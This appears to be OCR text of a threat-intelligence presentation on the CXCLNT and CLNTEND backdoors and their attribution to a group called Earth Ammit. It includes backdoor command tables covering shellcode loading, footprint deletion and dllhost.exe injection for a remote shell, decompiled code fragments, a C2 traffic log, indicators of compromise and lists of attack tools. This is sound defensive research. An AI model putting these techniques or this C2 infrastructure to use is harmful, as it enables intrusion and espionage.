
Backdoor command - General

Backdoor Command	Behaviors
0x1001	Send victim Information to C2, including: • host IP • config mark • OS • Computer Name • BIOS
0x1002	Turn off backdoor
0x1003	SetEvent and turn off backdoor
0x1004	Receive shellcode from C2
0x1005	Clear footprints • Delete loader and encrypted payload • Delete service
0x1006	Update the C2 and write the encrypt C2 into registry software\\classes\\Licenses\\

Backdoor command – Plugin manipulation


Backdoor Command	Behaviors
0x2001	Receive the size of plugin
0x2002	Receive the payload of plugin
0x2003	Load plugin and write function into backdoor command: 0x2004-0x2007
0x2004	Unknown
0x2005	Call export function of plugin: Init
0x2006	Call export function of plugin: DeleteInstance
0x2007	Call export function of plugin: GetInstance

CXCLNT Backdoor – Network Protocol





```
C:\Windows\system32\cmd.exe
There are 98 packets in traffic.
Index 00: 0x1001, 0x1cc, Send Data to 207.148.77.149
Index 01: 0x1004, 0x543, Recv Data from 207.148.77.149
Index 02: 0x2005, 0x0, Recv Data from 207.148.77.149
Index 03: 0x2005, 0x0, Send Data to 207.148.77.149
Index 04: 0x2001, 0x8, Recv Data from 207.148.77.149
Index 05: 0x2002, 0x543, Recv Data from 207.148.77.149
Index 06: 0x2003, 0x0, Send Data to 207.148.77.149
Index 07: 0x2005, 0x0, Recv Data from 207.148.77.149
Index 08: 0x2005, 0x0, Send Data to 207.148.77.149
Index 09: 0x2007, 0x4, Send Data to 207.148.77.149
Index 10: 0x2007, 0x4e, Send Data to 207.148.77.149
Index 11: 0x2007, 0x8, Recv Data from 207.148.77.149
Index 12: 0x2007, 0x2e, Send Data to 207.148.77.149
Index 13: 0x2007, 0x2f, Send Data to 207.148.77.149
Index 14: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 15: 0x2007, 0x2d, Send Data to 207.148.77.149
Index 16: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 17: 0x2007, 0x2d, Send Data to 207.148.77.149
Index 18: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 19: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 20: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 21: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 22: 0x2007, 0x2b, Send Data to 207.148.77.149
Index 23: 0x2007, 0x4, Send Data to 207.148.77.149
Index 24: 0x2007, 0x8, Recv Data from 207.148.77.149
Index 25: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 26: 0x2007, 0x2d, Send Data to 207.148.77.149
Index 27: 0x2007, 0x2e, Send Data to 207.148.77.149
Index 28: 0x2007, 0x2f, Send Data to 207.148.77.149
Index 29: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 30: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 31: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 32: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 33: 0x2007, 0x2c, Send Data to 207.148.77.149
Index 34: 0x2007, 0x2d, Send Data to 207.148.77.149
```

CLNTEND Backdoor



- Active period: Since 2024
- In-memory DLL
- The 2nd version of CXCLNT backdoor
- Equip both **server** and **client** module
- Support 7 kinds of connection method:
  - TCP, HTTP, HTTPS,
    TLS, SMB (port:445),
    UDP, WebSocket
- Anti-AV: Disable EDR, and inject dllhost.exe

CLNTEND Backdoor – Stage 1



CLNTEND Backdoor – Stage 2

Link

- Choose the new connection protocol
- 0x24: Open server mode
- 0x26: Open client mode

Plugin

- 0x18: Receive Plugin
- 0x15: Get export function:
  - GetInstance
  - DeleteInstance

Session

- 0x9:Inject SessionServer.dll into dllhost.exe

CLNTEND Backdoor – Stage 2

Link

- Choose the new connection protocol
- 0x24: Open server mode
- 0x26: Open client mode

Plugin

- 0x18: Receive Plugin
- 0x15: Get export function:
  - GetInstance
  - DeleteInstance

Session

- 0x9:Inject SessionServer.dll into dllhost.exe

CLNTEND Backdoor – Stage 2

Link

- Choose the new connection protocol
- 0x24: Open server mode
- 0x26: Open client mode

Plugin

- 0x18: Receive Plugin
- 0x15: Get export function:
  - GetInstance
  - DeleteInstance

Session

- 0x9:Inject SessionServer.dll into dllhost.exe for remote shell

```
C:\Windows\AppPatch\winword.exe /SvcLoad
→ C:\Windows\SysWOW64\dllhost.exe
```

Similarity: CXCLNT & CLNTEND

```
if ( *(_DWORD *)Destination_1 == 'elis' )
{
  strcpy_s(Destination, 0x100u, "192.168.190.133");
  n2[0] = 2;
  n443 = 443;
  strcpy_s(Destination_0, 0x100u, "192.168.190.133");
  n80 = 80;
  word_4571FC = 1;
  strcpy_s(Destination_1, 0x20u, "12345678");
  strcpy_s(Source, 0x20u, Source_0);
  VictimComputerName = 0x327C1324;
  dword_456FF0 = 0;
  memset(byte_459078, 1, sizeof(byte_459078));
}
```

Test Mode

```
else
{
  nSize = 16;
  *(_DWORD *)Buffer = 0;
  v4 = 0;
  v5 = 0;
  v6 = 0;
  GetComputerNameA(Buffer, &nSize);
  nSize_1 = 0;
  if ( nSize )
  {
    VictimComputerName = VictimComputerName;
    do
      VictimComputerName *= Buffer[nSize_1++];
    while ( nSize_1 < nSize );
    VictimComputerName = VictimComputerName;
  }
}
sub_42ABDB(lpSubKey, (CHAR *)"software\\classes\\Licenses\\");
```

Target Mode

CXCLNT

↖ **Flag** ↗

```
if ( n1734437990 == 'galf' )
{
  memset(&n1734437990, 0, 0x5033u);
  src_1 = ::src;
  v3 = ::src + 909;
  ::src[951] = 5;
  src_1[968] = 1;
  *(int *)((char *)src_1 + 0x4FEF) = 1;
  *src_1 = 1;
  memset(v3, 1, 0xA8u);
  lstrcpyA((LPSTR)src_1 + 4, "localhost");
  src = ::src;
  *(_WORD *)((char *)::src + 69) = 80;
  *((_BYTE *)src + 68) = 8;
  qmemcpy(this + 2, src, 0xF64u);
  memmove(this + 987, src + 985, 0x40CFu);
}
```

Test Mode

```
else
{
  src_2 = ::src;
  qmemcpy(this + 2, ::src, 0xF64u);
  memmove(this + 0x3DB, src_2 + 0x3D9, 0x40CFu);
  nSize = 260;
  GetComputerNameA(Buffer, &nSize);
  nSize = 260;
  GetUserNameA(lpBuffer, &nSize);
  v7 = Buffer[0];
  Buffer_1 = Buffer;
  for ( i = 0; *Buffer_1; i = v10 ^ v11 )
  {
    ++Buffer_1;
    v10 = (32 * i) ^ (i >> 27);
    v11 = v7;
    v7 = *Buffer_1;
  }
  this[970] += i;
  lpBuffer_1 = lpBuffer;
  v13 = lpBuffer[0];
  v14 = 0;
  v15 = this[970];
```

Target Mode

CLNTEND

Func. Victim Hash Calculation

Comparison: CXCLNT & CLNTEND

	CXCLNT	CLNTEND
Active	2022 ~ 2024	2024 ~
Type	EXE	DLL
Victim Information	ComputerName OS Host IP Net BIOS	ComputerName OS UserName
Connection Method	HTTPS SSL	TCP, HTTP, HTTPS, TLS, SMB (port:445), UDP, WebSocket
Anti-EDR	-	EDRSilence Blindside
Functionality	Client	Server Client
Backdoor Module	General, Plugin	Plugin, Session, Link
Plugin Export Function	Init GetInstance DeleteInstance	GetInstance DeleteInstance

Customized Tool - ScreenCap

- Installed by the CLNTEND (via remote shell)
- Send victim screenshot back to C&C secondly
- Simple screenshot function adapted from this source: https://github.com/vova616/screenshot

```
if ( dword_8EAC70 )
{
  p_mjpeg_Stream = (mjpeg_Stream *)runtime_gcWriteBarrier1(p_mjpeg_Stream);
  *v12 = v16;
}
p_mjpeg_Stream->m = v16;
p_mjpeg_Stream->frame.len = 90LL;
p_mjpeg_Stream->frame.cap = 90LL;
if ( dword_8EAC70 )
{
  p_mjpeg_Stream = (mjpeg_Stream *)runtime_gcWriteBarrier1(p_mjpeg_Stream);
  *v11 = v15;
}
v13 = p_mjpeg_Stream;
p_mjpeg_Stream->frame.ptr = v15;
p_mjpeg_Stream->FrameInterval = 50000000LL;
v14 = runtime_newobject((const RTYPE *)&unk_668140);
*v14 = main_main_func1;
v14[2] = 23LL;
v14[1] = "[redacted]";
v14[4] = 4LL;
v14[3] = "8880jpeg";
v5 = runtime_newobject((const RTYPE *)&unk_6681E0);
*v5 = main_main_func2;
if ( dword_8EAC70 )
{
  v5 = (_QWORD *)runtime_gcWriteBarrier2();
  *v10 = v14;
  v10[1] = v13;
}
v5[1] = v14;
v5[2] = v13;
v9 = runtime_newproc((_DWORD)v5, 90, (_DWORD)v13, v0, v1, v6, v7, v8);
runtime_block(v9);
```

```
while ( 1 )
{
  v14 = github_com_vova616_screenshot_CaptureScreen((__int64)a1, (__int64)len, v5, a4, v7);
  v20 = len == 0LL;
  if ( len )
    goto LABEL_26;
  v112 = v14;
  p_bytes_Buffer = (bytes_Buffer *)runtime_newobject(&RTYPE_bytes_Buffer);
  len = p_bytes_Buffer;
  LODWORD(a4) = v112;
  LODWORD(v7) = 0;
  v25 = image_jpeg_Encode(
          (unsigned int)off_70B3A0,
          (_DWORD)p_bytes_Buffer,
          (unsigned int)off_70CFD0,
          v112,
          0,
          v21,
          v22,
          v23,
          v24,
          v74,
          v81,
          v86,
          v89,
          v92);
  if ( v25 )
  {
    runtime_gopanic(*(_QWORD *)(v25 + 8), (_DWORD)p_bytes_Buffer, v26, v112, 0, v27, v28, v29, v30, v75, v82);
LABEL_26:
    if ( !v20 )
```


```
__int64 __golang github_com_vova616_screenshot_CaptureScreen(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        __int64 a5)
{
  __int64 v5; // rax

  v5 = github_com_vova616_screenshot_ScreenRect(a1, a2, a3, a4, a5);
  if ( a5 )
    return 0LL;
  else
    return github_com_vova616_screenshot_CaptureRect(v5);
}
```


```
1  package main
2
3  import (
4          "github.com/vova616/screenshot"
5          "image/png"
6          "os"
7  )
8
9  func main() {
10         img, err := screenshot.CaptureScreen()
11         if err != nil {
12                 panic(err)
13         }
14         f, err := os.Create("./ss.png")
15         if err != nil {
16                 panic(err)
17         }
18         err = png.Encode(f, img)
19         if err != nil {
20                 panic(err)
21         }
22         f.Close()
23 }
```

```
func CaptureScreen() (*image.RGBA, error) {
        r, e := ScreenRect()
        if e != nil {
                return nil, e
        }
        return CaptureRect(r)
}
```

05. Attribution



Attribution




Threat actor's operation time

2024/04/08, 10:48:58 ~ 15:45:47 (GMT+8)
2024/05/08, 14:06:00 ~ 15:44:10 (GMT+8)
2024/05/16 10:28:17 ~ 11:52:09 (GMT+8)
2024/06/25 15:29:38 ~ 18:34:10 (GMT+8)
2024/07/02 13:52:57 ~ 14:11:14 (GMT+8)
2024/08/16 14:25:00 ~ 14:29:55 (GMT+8)

File compiled time


Around 11:00 ~ 16:00 (GMT+8)

Similarity




Similar TTPs and targeted industries between **Venom** and **Dalbit**

06. Takeaway



1. The suspected Chinese-speaking group **Earth Ammit** increasingly uses **Fiber** for bypassing security in malware.
2. Signs of a **supply chain compromise** appeared across two attack waves, requiring long-term monitoring of multiple campaigns to determine their motive.
3. The **first wave** primarily relied on **open-source tools**.
4. The **second wave** shifted to **custom tools** that support multiple network protocols for flexibility.



Appendix

IoC – Network

- *[.]fuckeveryday[.]life
- *[.]fghytr[.]com
- client[.]wns[.]windowswns[.]com
- server[.]microsoftsvc[.]com
- service[.]symantecsecuritycloud[.]com
- time[.]vmwaresync[.]com
- ac[.]metyp9[.]com
- 45[.]121[.]50[.]30
- 45[.]121[.]50[.]185
- 103[.]61[.]139[.]60

IoC – File (1/3)

- 1539139a6e1031c24f3167948476fc287e34597a
- 3324c28c27e4fac526e36224618f5866327f9a5d
- 450911a5eab9ddef2a45f07b145abeb28c09742e
- 501740abffb6c8b29ddb883f7848b361a0322396
- 6b55a1b5abc9cd9ebc6893cdf95669600bece112
- 91ea98fb20affb301308cb2b66269ee78e28a57c
- caec896174c4df499d9853d577fd25cbe03e5c0a
- cca157f9e855c7a5b65631bc08bb8bef2e0de8d1
- d42ed40b26ce3b98eb86c4a132817a1a05b977e1
- d6743a4e7f559c8d09afa1c342cfce078851b3a9

IoC – File (2/3)

- 48c4617b360aac1d1684aefad966a8a5c88884c0
- d7e5aa0b3ca4a3d7b47cc4feee5d46e8265be9d1
- d7d7276742363e2b09c76fc4adc9fd5cf8582105
- 6ab0e2ede4e0968eae2bdc63864971054a534f7b
- 67ea11ffa6d7f688a8492997d18f54e2082cce28
- 1efc081d7520c113a7469d1c39eec3bc31578dd9
- 92d28c4201e0d56c46b2d750aa25856f60f2facb
- c3426f960aeabd1838abf5f1b7081407ab62c4e8
- 203358b897344694ba949288afc1b3067ae47bee
- 13b0ef2bb78126a8be4896be4fd1bd7ca52f1adc
- 707f55096157aaf84174c2238f56f7addcd76f8d
- 8a494286b4c6250e39017554dc32fa6c8226b4a7
- bb77094c2c03fbc17eb4f829b320278b65f64f5e

IoC – File (3/3)

- fb423cf4675be3c67216530afee41d07b7b2118d
- 5f34f95726fdd4ed174542c3aa416dad05e4f040
- 5cbf20b693b59cba54a4374629345fb98378264f
- defce0773d1f1b740b276ac31e894ced705bed35
- 76ecb87afae77244ac29b5996412742fd5384b26
- 222534059a5534e1fb14469bff18873095f07484
- 6a3e487f0ad3df735686dc8f67d594a381e409b8

DALBIT vs VENOM (1/2)

DALBIT		Campaign VENOM
Korea	Target Countries	Taiwan, Korea
MS Exchange Server	Target Machine	MS Exchange Server VPN Server Office PC
Godzilla, ASPXSpy, AntSword, China Chopper	WebShell	BEHINDER, ANTSWORD
FRP, LCX, NPS, ReGeorg, Venom	Proxy	VenFRPC, LCX (HTRAN), Stowaway, chisel, iox, Neo-ReGeorg
-	Protocol Tunneling	Pingtunnel libwebsockets
BadPotato, JuicyPotato, SweetPotato, RottenPotato, EFSPotato	Privilege Escalation	-
RDP, PsExec, RemCom, Winexec	Lateral Movement	SMB (MS17-010), PsExec, sharpwmi
FScan, NbtScan, TCPScan, Goon, Nltest (Windows CMD)	Internal Reconnaissance	SMBSCAN(FScan), AdFind

DALBIT vs VENOM (2/2)

DALBIT		Campaign Venom
Wevtutil (Windows CMD) WMI (Windows CMD) ProcDump Dumpert EML Extractor (created) Mimikatz Rsync	Information Leak and Collection	reg save (Windows CMD) Mimikatz ProcDump Impacket (secretsdump)
BitLocker (Windows CMD)	File Encryption	-
Security log deletion (Windows CMD) Firewall OFF (Windows CMD) Attempts to delete AV products VMProtect Packing	Evasion	Firewall OFF (Windows CMD)
Certutil (Windows CMD) Bitsadmin (Windows CMD)	Download File	Certutil (Windows CMD)
CobaltStrike, MetaSploit, BlueShell, Ladon	Backdoor	Sliver, DNSCat2, BlueShell

Reference

- Campaign TIDRONE
- https://www.trendmicro.com/en_us/research/24/i/tidrone-targets-military-and-satellite-industries-in-taiwan.html
- https://www.acronis.com/en-sg/cyber-protection-center/posts/operation-worddrone-drone-manufacturers-are-being-targeted-in-taiwan/
- https://asec.ahnlab.com/en/85119/
- DALBIT
- https://asec.ahnlab.com/en/56941/
- https://asec.ahnlab.com/en/47455/
- https://asec.ahnlab.com/en/38156/

Thanks for your attention.
(ㄏ･ω･)ㄏ✧

Q&A